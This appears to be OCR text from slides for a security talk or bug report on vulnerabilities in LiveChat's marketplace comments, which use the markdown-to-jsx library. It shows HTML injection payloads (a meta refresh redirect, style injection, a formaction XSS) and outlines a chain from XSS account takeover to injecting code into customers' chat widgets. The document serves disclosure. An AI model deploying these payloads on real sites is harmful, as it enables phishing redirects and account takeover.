


LiveChat - Comment Section using Markdown






LiveChat - Markdown library (markdown-to-jsx)



LiveChat - *markdown-to-jsx* - website crash


Note: Not really from the library

```
<a contenteditable>
```




LiveChat - *markdown-to-jsx* - Meta Redirect

```
<meta http-equiv="refresh" content="0; url=https://example.org/">
```



LiveChat - *markdown-to-jsx* - Style Injection

```
<style> h1{ color: Red; } </style>
```



LiveChat - Marketplace Comment Section - *markdown-to-jsx*


Requirements:

- Create an account

Consequences


- Redirect Injection via meta tag
  - Make all the apps pages redirect to another page (phising?)
- Make Marketplace inaccessible.
  - Admins unable to install a plugin
- Style Injection via style tag
  - Style change or useless css exfiltrations.

LiveChat - *markdown-to-jsx* - One click XSS




```
<style>
  ...
</style>
<form>
  <button formaction="javascript:alert(window.origin)">
  </button>
</form>
Wonderful app mate!
```

LiveChat - *markdown-to-jsx* - One click XSS Account Takeover




LiveChat - From Account Takeover to Permission Hijacking

access_token in marketplace context allowing all kind of actions as user.

Assuming user is Admin:

1. Invite me as Admin
2. **Find a way to insert our own code or iframe in their company widget.**


LiveChat - Chat Widget Customization



LiveChat - Chat Widget Customization

PUT /v2/properties/group/0
Authorization: Bearer dal:SECRET
…
{
"chat_window.theme.minimized":"bar",
"chat_window.screen_position":"left",
"chat_window.offset_x":"100",
"chat_window.offset_y":"100",
…
}


All parameters sanitized



LiveChat - Chat Widget Customization

PUT /v2/properties/group/0
Authorization: Bearer dal:SECRET
…
{
"chat_window.theme.minimized":"bar",
"chat_window.screen_position":"left",
"chat_window.offset_x":"100",
"chat_window.offset_y":"100",
…
}

All parameters sanitized
EXCEPT ONE




LiveChat - Permission Hijacking at Scale

Requirements:
- Create an account.

Assumption:
- Admin person visiting marketplace.

Consequences
- Account Takeover
- Injection in the same-origin as the page in which the widget is inserted.

```
<iframe id='chat-widget-minimized'>
```



LiveChat - Timeline

